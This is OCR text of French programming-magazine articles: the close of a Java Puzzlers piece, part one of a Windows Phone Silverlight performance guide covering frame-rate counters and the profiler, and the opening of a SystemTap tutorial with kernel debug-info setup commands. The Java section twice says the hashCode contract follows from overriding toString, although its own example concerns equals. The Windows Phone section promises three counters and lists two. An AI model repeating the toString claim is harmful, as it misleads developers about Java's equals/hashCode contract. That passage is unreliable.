    System.out.print(false ? i : x);
  }
}
```

Quelle va donc être la sortie de ce programme ? Pour peu que l'on connaisse le fonctionnement basique de l'opérateur d'expression conditionnelle, la réponse est immédiate. Ce programme doit afficher en sortie "XX". Etonnamment, et c'est ce qui fait tout l'intérêt de ces puzzlers, le résultat est tout autre puisque l'on obtient "X88". La réponse à ce comportement inattendu est à chercher du côté des spécifications du langage Java où sont définies les règles utilisées pour déterminer le type du résultat d'une expression conditionnelle. En résumé, nous sommes ici dans un cas ou le type de la seconde et troisième opérande est différent. Dans ce cas précis, si le type T d'une de ces opérandes est byte, *short* ou *char* et le type de l'autre opérande est une constante de type *int* représentable dans le type T, alors le résultat est de type T. Ce n'est pas le cas ici puisque i n'est pas une constante. La variable x de type *char* est donc promue en *int,* ce qui explique la valeur 88 affichée. Une solution pour afficher convenablement en sortie "XX" serait alors de déclarer la variable i en tant que constante de type int de la sortie :

```
final int i = 0;
```

Néanmoins, ce puzzler nous alerte sur la nécessité d'éviter de mixer les types des opérandes dans les expressions conditionnelles afin d'éviter toute ambiguïté nuisant à la lisibilité des programmes.

UN EQUALS SOLITAIRE

Passons à présent à la création d'une classe censée modéliser le prénom et le nom d'un individu. Une fois cette classe définie, nous créons un Set au sein duquel nous ajoutons un tel objet avant de vérifier l'existence ou non de ce dernier au sein du Set. Ce comportement est réalisé au sein de ce code :

```
public class Name {
  private final String first, last;
  public Name(String f, String l) {
    first = f;
    last = l;
  }
  public boolean equals(Object o) {
    if (!(o instanceof Name))
      return false;
    Name n = (Name) o;
    return n.first.equals(first) && n.last.equals(last);
  }
  public static void main(String[] args) {
    Set<Name> s = new HashSet<Name>();
    s.add(new Name("Rachida", "Saurel"));
    System.out.println(s.contains(new Name("Rachida", "Saurel")));
  }
}
```

On aurait tendance au premier coup d'œil à penser que le programme renvoie en sortie true puisque l'objet Name dont on teste l'appartenance vient d'être ajouté. En outre, la méthode equals a bien été définie au sein de l'objet Name. Alors quelle est la raison de ce comportement ? Le bug vient du fait que la classe Name viole le contrat hashCode. Cela est étonnant puisqu'elle ne définit même pas de méthode hashCode ! Et bien justement le problème se trouve ici. Ce contrat stipule qu'une classe implémentant la méthode toString doit également définir une méthode hashCode afin que des objets égaux possèdent le même hashcode. Pour remplir ce contrat, il faut donc ajouter la méthode hashCode suivante :

```
public int hashCode() {
  return 37 * first.hashCode() + last.hashCode();
}
```

Avec cet ajout, les objets Name respectent le contrat hashCode et l'utilisation de la méthode contains des Collections fonctionne correctement. La morale de ce puzzler est de toujours définir une méthode hashCode lorsque l'on surcharge la méthode toString d'un objet et il est bon de le rappeler puisque l'on trouve encore aujourd'hui des classes où cela n'est pas réalisé correctement.

CONCLUSION

Cet article vous aura fait découvrir ou redécouvrir un certain nombre de pièges du langage Java au travers de "Java Puzzlers". Se confronter à ces derniers demeure un exercice enrichissant quel que soit son niveau pour garder en tête les bonnes pratiques du langage. Et ce dans le but d'écrire des programmes les plus clairs et robustes possibles. Pour des raisons de place, seulement une demi-douzaine de puzzlers ont pu être présentés dans cet article et pour aller plus loin le lecteur est invité à consulter le livre référence de Joshua Bloch et Neal Gafter. Fort heureusement, des outils existent permettant d'alerter le développeur quant à la présence de pièges et de zones de code potentiellement dangereuses parmi lesquels on citera FindBugs. L'utilisation de ce type d'outils couplée à une bonne connaissance du langage Java et de ses méandres permettra bien souvent de se prémunir des nombreux pièges que réserve le langage.

Sylvain **Saurel** – *Ingénieur d'Etudes Java / JEE*
sylvain.saurel@gmail.com

Optimisation des performances sur Windows Phone

1re partie

Les performances jouent un rôle déterminant lors de la première exécution d'une application par un nouvel utilisateur. Un lancement rapide et une exécution fluide de votre application vous garantiront une bonne première impression, et vous aideront à décrocher les 5 étoiles sur le marketplace !

L'objectif de cet article est de vous présenter des outils pour analyser les performances de vos applications Windows Phone Silverlight, ainsi qu'un ensemble de bonnes pratiques pour améliorer ces performances et réaliser des interfaces fluides et réactives.

2DAY

Nous avons illustré cet article avec des exemples tirés d'une application de gestion de tâches que nous avons réalisée : 2Day. L'application est disponible au téléchargement sur le marketplace via www.2day-wp7.com ou via le code ci-contre.

Cette application permet de :

- organiser ses tâches par dossier
- gérer des priorités, des actions, des alarmes…
- filtrer et trier ses tâches selon différents critères
- synchroniser ses données avec d'autres calendriers (Exchange et ToodleDo)
- faire des sauvegardes dans le cloud (avec SkyDrive), pour par exemple transférer ses données sur un autre téléphone [Fig.1].

Dans l'esprit du style Metro, l'interface est simple et intuitive :
La page d'accueil affiche vos dossiers sous forme de tuiles animées
Un contrôle pivot permet de naviguer entre les dossiers
Durant le développement de 2Day, nous avons porté une grande attention aux performances : nous allons partager avec vous notre démarche et nos conseils d'optimisation.

CERTIFICATION

Première raison de vous intéresser de près aux performances de votre application Windows Phone : la certification ! Une application Windows Phone ne peut être publiée sur le marketplace que si elle obtient la certification Microsoft, qui comprend notamment les critères de performance suivants :

- Temps de démarrage : 5s maximum
- Temps de réactivité : 20s maximum (délai que l'utilisateur doit attendre avant de pouvoir interagir avec l'application)
- Mémoire RAM : 90 Mo maximum

De plus, la dernière mise à jour (nom de code Tango, nom commercial *Windows Phone Refresh*) ouvre la plateforme Windows Phone aux devices ne disposant « que » de 256Mo de RAM. Pour plus d'informations sur la certification : http://bit.ly/programmez_wp7certif.

TESTER SUR UN VRAI DEVICE

Lorsque vous développez une application Windows Phone, vous disposez d'un émulateur pour facilement exécuter et déboguer votre application. Cet émulateur n'imite pas fidèlement le comportement physique d'un vrai device, et il ne permet donc pas d'effectuer des tests de performance fiables. Les caractéristiques techniques d'un téléphone ne sont en effet pas comparables à celles de votre PC :

- le type de CPU et le jeu d'instructions diffèrent (ARM Snapdragon vs Intel Core i7 par exemple)
- la fréquence du processeur est moins élevée (de 1Ghz à 1,4GHz selon les modèles actuels, 800Mhz pour les prochains Windows Phone Tango)
- les capacités d'accélération graphique sont différentes (l'émulateur exploite DirectX et donc la carte graphique de votre PC)
- la quantité de RAM est moindre (90Mo disponible pour votre application)

Et même si l'émulateur n'utilise qu'un seul cœur de votre machine, il est souvent bien plus performant qu'un vrai device. Voici à titre d'exemple des mesures effectuées avec les toutes premières versions 2Day : [Fig.2].

Il est donc indispensable de tester sur un vrai téléphone pour connaître les performances de votre application. Si vous n'avez pas la chance d'en posséder un, sachez que Microsoft France a mis en place le programme «Accélérateur», programme d'accompagnement pour les développeurs Windows Phone qui vous donne accès à de vrais devices pour tester vos applications, ainsi qu'à un suivi personnalisé, avec du support technique et de la visibilité pour faire la promotion de vos applications. Pour en savoir plus : http://bit.ly/programmez_wp7accelerateur.

Fig.1





Fig.2

COMPRENDRE LA PLATEFORME


Afin de pouvoir tirer au mieux parti des spécificités de Windows Phone, il est nécessaire de comprendre le fonctionnement de cette plateforme. La version Silverlight pour Windows Phone a été optimisée pour l'exécution sur téléphone, notamment en ce qui concerne la répartition du travail entre les différents threads.

> Silverlight sur PC




La version classique de Silverlight comprend un thread UI qui se charge de nombreuses opérations : gestion des entrées utilisateur, traitement des images, binding, animations, layout… Un thread d'arrière-plan est également présent par défaut, avec la possibilité d'en créer d'autres si besoin.

> Silverlight version Windows Phone 7.0



Lors du portage de Silverlight vers la nouvelle plateforme Windows Phone, les équipes de Redmond ont opéré un certain nombre d'optimisations pour prendre en compte les contraintes de la nouvelle cible d'exécution des applications : des devices moins puissants que des PC avec de fortes exigences d'autonomie. Parmi ces optimisations, notons la création d'un nouveau thread nommé «Compositor». L'objectif de ce thread est de décharger le thread UI d'une partie de son travail, en prenant en charge les animations simples. Ce thread assure ainsi la fluidité des animations, même lorsque le thread UI est très occupé. Nous reviendrons par la suite sur l'importance de ce thread compositor et son impact sur vos applications.

> Silverlight version Windows Phone Mango



La version Mango de Windows Phone a apporté une optimisation supplémentaire : la gestion du «touch» par un thread dédié. Cela permet d'améliorer la réactivité des applications vis-à-vis des entrées utilisateur, en assurant la rapidité de détection et de traitement des interactions avec l'écran, indépendamment du taux d'occupation du thread UI.

EFFECTUER DES MESURES DE PERFORMANCE

Le ressenti lors de l'utilisation de votre application donne une première idée des performances. Mais cette information qualitative ne constitue qu'une première piste : avant de pouvoir optimiser les performances de votre application, il vous faut dresser un état des lieux plus quantitatif, en effectuant des mesures précises grâce aux outils qui sont à votre disposition.


> Les compteurs de performance

Les premiers instruments de mesure que vous pouvez utiliser sont les compteurs de performance, qui s'afficheront sur le côté de votre téléphone si vous les activez [Fig.3].

Il y a en tout 6 compteurs :

- Le premier compteur (tout en haut) correspond à la fréquence du thread compositor. Il représente le rythme de mise à jour des animations et reflète donc la fluidité de l'application. Une valeur supérieure à 45 indique une application fluide. Si la valeur tombe en-dessous de 30, le compteur passe en rouge pour indiquer que l'expérience utilisateur va être nettement dégradée (par exemple les animations peuvent saccader).
- Le deuxième compteur (en partant du haut) correspond à la fréquence du thread UI. Il reflète la réactivité de l'application, puisque c'est le thread UI qui gère la plupart des opérations. Une fréquence supérieure à 30 indique une bonne réactivité. En-dessous de 15, le compteur passe en rouge pour indiquer que la valeur est trop faible.
- Le dernier compteur (affiché tout en bas) correspond au «fill rate», c'est-à-dire au nombre de pixels dessinés par frame. La valeur 1 correspond à un écran complet : 480 x 800 pixels. Ce compteur mesure ainsi la quantité de travail du GPU. Plus ce compteur a une valeur élevée, plus le GPU va être sollicité. Si ça excède ses capacités, la fréquence des threads va baisser, ce qui affectera l'ensemble des performances de l'application. Il est conseillé d'avoir un fill rate inférieur à 2.5 (au-delà de 3, le compteur passe en rouge).
- Les trois autres compteurs sont davantage utilisés lors de la mise au point de jeux en XNA. Ils correspondent à :
  - la quantité de mémoire utilisée pour les textures,
  - le nombre de surfaces traitées par le GPU.


L'affichage de ces compteurs est très simple :



```
SystemTray.IsVisible = false;
Application.Current.Host.Settings.EnableFrameRateCounter = true;
```

Afin d'obtenir des valeurs fidèles à la réalité, activez ces compteurs lorsque vous testez sur un vrai device. Notez également que les deux premiers compteurs (fréquence des threads UI et compositor) ne sont pas mis à jour lorsque le thread correspondant n'exécute aucune opération. Ceci explique qu'ils peuvent parfois passer en rouge sans raison apparente (typiquement lorsque l'activité IHM est quasi-nulle). Afin d'éviter cela, vous pouvez, en phase de développement, activer une petite animation non pénalisante pour les performances, pour forcer la mise à jour de ces compteurs.

Fig.4



Le compteur mémoire

Les compteurs que nous venons de présenter permettent de suivre des indicateurs de performance, mais ne donnent pas d'indice sur l'utilisation mémoire. Pour répondre à ce besoin, un outil très pratique a été développé par Peter Torr (Microsoft US). Simple d'utilisation (une seule classe à importer dans votre application, et deux appels de méthode), il permet d'afficher un compteur de mémoire similaire à ceux disponibles pour les performances : [Fig.4]. Le code est disponible sur http://bit.ly/programmez/wp7compteurs. Ce compteur peut être affiché en permanence pendant la phase de développement, afin de traquer les problèmes liés à la mémoire (consommation excessive ou fuite).

> Analyser les résultats de performance

Les mesures obtenues avec les compteurs sont une bonne base d'analyse des performances de votre application, qui vous permet d'identifier les axes d'améliorations. Vous pouvez maintenant investiguer la source de ces problèmes.

Avec le SDK accompagnant Windows Phone *Mango*, vous disposez d'un profiler inclus dans Visual Studio 2010. Ce profiler est d'ailleurs disponible dès la version gratuite (VS Express) ! Pour le démarrer, ouvrez le menu « Debug » et choisissez « Start Windows Phone Performance Analysis ». Vous avez le choix entre une analyse générale de l'ensemble de l'exécution, ou bien une analyse ciblée sur la mémoire [Fig.5]. Comme pour les compteurs, il est préférable d'utiliser le profiler en exécutant son application sur un vrai device. Notez que l'exécution de votre application avec le profiler pénalise ses performances…

> Profiler de performances

Le choix de la première option vous permettra de suivre les performances de votre application. Avant de rentrer dans le vif du sujet, précisons un point qui vous sera utile pour analyser les traces générées par le profiler. Une mesure de performance vous indiquera des temps « inclusive » et « exclusive » :

- Le temps « inclusive » indique le temps écoulé à partir du point d'entrée d'une méthode, jusqu'à son point de sortie, en comprenant le temps passé dans tous les sous-appels.
- Le temps « exclusive » indique le temps passé uniquement dans la méthode elle-même.

Dans l'exemple ci-dessous, le temps d'exécution de la méthode ComputeResult() n'est pas compté dans le temps «exclusive» : [Fig.6]. Voici un exemple de résultat obtenu avec le profiler de performances : [Fig.7]. L'outil vous permet d'analyser les indicateurs suivants :

- frame rate
- utilisation CPU (incluant le détail pour chaque thread)
- utilisation mémoire
- déclenchement des storyboards (animations)
- chargement des médias
- passages du garbage collector

Vous pouvez sélectionner une portion de la trace pour vous concentrer sur une période précise. Lorsque vous effectuez cette sélection, l'outil vous suggère des points à regarder plus attentivement. Vous pouvez ensuite naviguer dans les différentes vues disponibles.

Fin de la première partie

Charlotte **Gaidon**, *charlotte.gaidon@gmail.com*
Formatrice et développeur WPF/SL/WP7 - @nutchad

Jérémy **Alles**, *jeremy.alles@gmail.com*
MVP Client App Dev – www.japf.fr - @jalpf Ingénieurs pôle Microsoft chez THALES SERVICES à Grenoble

Fig.5




Fig.6





Fig.7




Instrumentalisez votre Linux avec SystemTap

Vous souhaitez savoir ce qui se passe dans les entrailles de votre Linux. Est-ce qu'une carte réseau est active ? Quel processus communique à travers elle ? Quels sont les appels système les plus sollicités à un moment donné ? SystemTap permet de répondre à ces questions et bien plus. Prise en main.

Savoir exactement ce qui se passe au sein d'un système concerne à la fois l'administrateur et le développeur. Obtenir l'information est difficile et les besoins sont innombrables. L'administrateur peut avoir besoin de déterminer quelle application présente une fuite mémoire qui effondre le système ou consomme trop de ressources CPU. Le développeur peut avoir besoin de savoir si une fonction particulière de son code est invoquée. Et si oui, dans quel contexte ? Quelle est la pile des appels ? Pour répondre à ces questions, l'administrateur dispose de commandes système. Par exemple, pour la consommation mémoire, il pourra utiliser slabtop ou ps. Mais ces commandes, pour puissantes qu'elles soient, trouvent assez vite leurs limites. Ainsi slabtop ne fournit pas le détail des allocations mémoire pour une application. Top vous montrera qu'une application dévore tout le temps CPU, mais ne vous dira pas quelle est la partie de l'application qui est en cause. Est-ce les opérations d'écriture sur le disque ? L'activité réseau ? Top ne vous renseigne pas. Le développeur n'a pas, lui non plus, beaucoup d'outils à sa disposition. Il y a le fameux débogueur, mais les points d'arrêts gèlent l'exécution et faussent l'observation qui est rarement en rapport avec les conditions d'exécution normales. Pour contourner ce problème, le développeur a recours à une technique d'instrumentalisation : insérer dans son code des instructions qui informent de l'activité en écrivant sur le terminal ou dans un fichier de log. Cette technique d'instrumentalisation, nous l'avons tous pratiquée à outrance, et nous en connaissons les limites et les inconvénients. Par exemple, qu'il faut recompiler l'application à chaque insertion d'une instruction, et une fois la phase de mise au point terminée, il faudra toutes les retirer, puis recompiler. Et comme certaines instructions auront été oubliées, il faudra à nouveau reprendre le code puis le recompiler. Et nous nous estimerons heureux si ces instructions n'induisent pas des problèmes subtils, par exemple dans les applications en temps réel. Cette approche du travail, si elle reste extrêmement courante, relève de la préhistoire. C'est ici qu'entre en scène SystemTap pour apporter des réponses pertinentes à ces questions, d'une manière similaire à ce que fait le très célèbre et remarquable DTrace sous Solaris.

1 APERCU DE SYSTEM TAP

SystemTap est une création de Red Hat, initiée en 2005. La version 1.0 est arrivée en 2009. Les distributions Fedora et CentOS sont toutes trouvées pour travailler avec SystemTap. Mais bien sûr toutes les grandes distributions proposent SystemTap. Ne manquez toutefois pas de visiter le site officiel, http://sourceware.org/systemtap/, qui contient une documentation complète et fort bien faite. Dans tous les cas, il faut un petit peu d'huile de coude pour démarrer avec lui, ce que nous verrons plus loin. Pour l'utilisateur final, travailler avec SystemTap consiste à écrire un script dans un langage plutôt simple, qui ressemble à du C allégé, mais avec des tableaux associatifs (dictionnaires) et des fonctions de chaînes en plus. En réalité, ce langage est inspiré du langage D de DTrace, lui-même dérivant de Awk



Le pipeline d'exécution d'un script SystemTap.

d'UNIX. Fondamentalement, un script SystemTap consiste en des mises en correspondance entre des points à sonder, dits encore événements, et des fonctions de rappel. Quand le flux d'exécution d'une application quelconque atteint le point à sonder (que nous appellerons plus simplement sonde dans la suite de cet article), la fonction de rappel est invoquée, ce qui permet d'émettre des résultats sur le terminal. La plomberie de SystemTap est plutôt compliquée comme en témoigne l'illustration. Un script SystemTap (probe.stp sur la figure) voit tout d'abord sa syntaxe analysée. Puis il passe par une phase dite d'élaboration, au cours de laquelle sont collectées des informations de débogage du noyau ainsi que des scripts faisant partie d'une librairie qui est appelée Tapset. Ensuite, le tout est traduit en code C. Ce code C est compilé et lié avec du code C du runtime de SystemTap, le tout pour générer un module pour le noyau Linux. Ce module est ensuite chargé dans le noyau. Ce module s'initialise alors et insère les sondes dans le noyau, puis attend que les fonctions de rappel soient invoquées. Lorsque l'exécution du script (qui à ce stade n'en est plus vraiment un ;-) se termine, le module est automatiquement déchargé du noyau. Comme tout se passe dans les entrailles du noyau à l'exécution, on comprend que SystemTap vous offre la possibilité de savoir ce qui s'y passe dans les moindres détails. Mais on comprend aussi que les fonctions de rappel associées aux sondes doivent rendre la main le plus vite possible, et qu'elles ne sont pas l'endroit pour effectuer des calculs lourds :-)

2 INSTALLER SYSTEM TAP

Toutes les distributions vont vous proposer des paquets tout prêts pour installer SystemTap. Vous installerez donc ces paquets, opération à l'issue de laquelle SystemTap ne fonctionne pas pour autant.

En effet, pour fonctionner, il a besoin des informations de débogage du noyau, et celles-ci, fort volumineuses, ne sont pas installées par les distributions pour un usage classique. Vous vous trouverez alors dans l'un des trois cas de figure suivants. Premier cas : vous disposez d'une distribution Fedora (Red Hat) ou CentOS, et les paquets qui vont bien sont à votre disposition. Il suffit de les installer et SystemTap fonctionnera. Deuxième cas : vous travaillez avec une distribution qui propose un paquet contenant des informations de débogage du noyau. Troisième cas: vous ne disposez pas des informations de débogage et vous devez recompiler vous-même votre noyau pour les produire. Dans le cas de Fedora/CentOS c'est tout simple. La première chose à faire est de déterminer la version exacte de votre noyau. Par exemple, pour Fedora 16 :

```
uname -r
```

donne

```
3.1.0-7.fc16.i686
```

Pour installer ces fameuses informations de débogage vous donnerez donc ces deux commandes avec les droits du super-utilisateur. Adaptez éventuellement, selon la version de votre noyau.

```
yum install kernel-devel-3.1.0-7.fc16.i686
debuginfo-install kernel-devel-3.1.0-7.fc16.i686
```

et l'affaire est réglée, SystemTap fonctionnera parfaitement.
Si vous avez une distribution Ubuntu 9.10 ou supérieure, ça va plutôt bien aussi. Il n'existe pas de paquets tout prêts dans la distribution, cependant, muni de la version de votre noyau, vous vous rendrez à http://ddebs.ubuntu.com/pool/main/l/linux/ et vous téléchargerez le paquet qui va bien. Par exemple si uname -r renvoie

```
3.0.0-12-generic
```

Vous téléchargerez le paquet

```
linux-image-3.0.0-12-generic-dbgsym_3.0.0-12.20_i386.ddeb
```

Puis vous installerez le paquet comme ceci :

```
sudo dpkg -i linux-image-3.0.0-12-generic-dbgsym_3.0.0-12.20_i386.ddeb
```

A la suite de quoi SystemTap fonctionnera, sauf peut-être pour certains modules du noyau. Ceci est dû au fait que SystemTap attend que les modules résidant dans /usr/lib/debug aient une extension en .ko.debug alors que sous Ubuntu, ils auront l'extension .ko. Il vous suffira alors de créer un lien symbolique pour régler le problème. Vient enfin le cas où votre distribution ne propose rien. C'est par exemple le cas de Debian, bien que cette distribution soit à la base d'Ubuntu. Dans ce cas, vous ne couperez pas à une compilation du noyau. Vous préparerez la compilation ainsi, en ayant les droits du super-utilisateur :

```
cd le-repertoire_contenant_les sources_du_noyau
cp /boot/config-`uname -r` .config
make oldconfig
sudo make menuconfig
```

Une fois dans l'utilitaire de configuration du noyau, positionnez au moins les flags CONFIG_DEBUG_INFO, CONFIG_KPROBES, CONFIG_RELAY, CONFIG_DEBUG_FS, CONFIG_PROFILING, CONFIG_MODULES, CONFIG_MODULE_UNLOAD. Vous pouvez en mettre davantage, mais en sachant que cela occupera un espace disque vraiment gigantesque. N'ayez donc pas la main trop lourde :-) Hormis pour CONFIG_MODULES, CONFIG_MODULE_UNLOAD qui concernent l'activation des modules, où diable aller chercher les autres flags, à l'aspect un tantinet ésotérique ? Voici un tableau qui répond à cette question.

Flags	Localisation
CONFIG_DEBUG_FS	Kernel Hacking -> Debug Filesystem
CONFIG_KPROBES	General Setup -> Kprobes [Fig.1]
CONFIG_DEBUG_INFO	Kernel hacking -> Compile the kernel with debug info [Fig.2].
CONFIG_RELAY	General Setup -> user space relay support
CONFIG_PROFILING	General Setup -> Profiling support (EXPERIMENTAL) + General Setup -> Oprofile system profiling (EXPERIMENTAL)




Fig.1

Le module kprobes est à la base du fonctionnement de SystemTap.




Fig.2

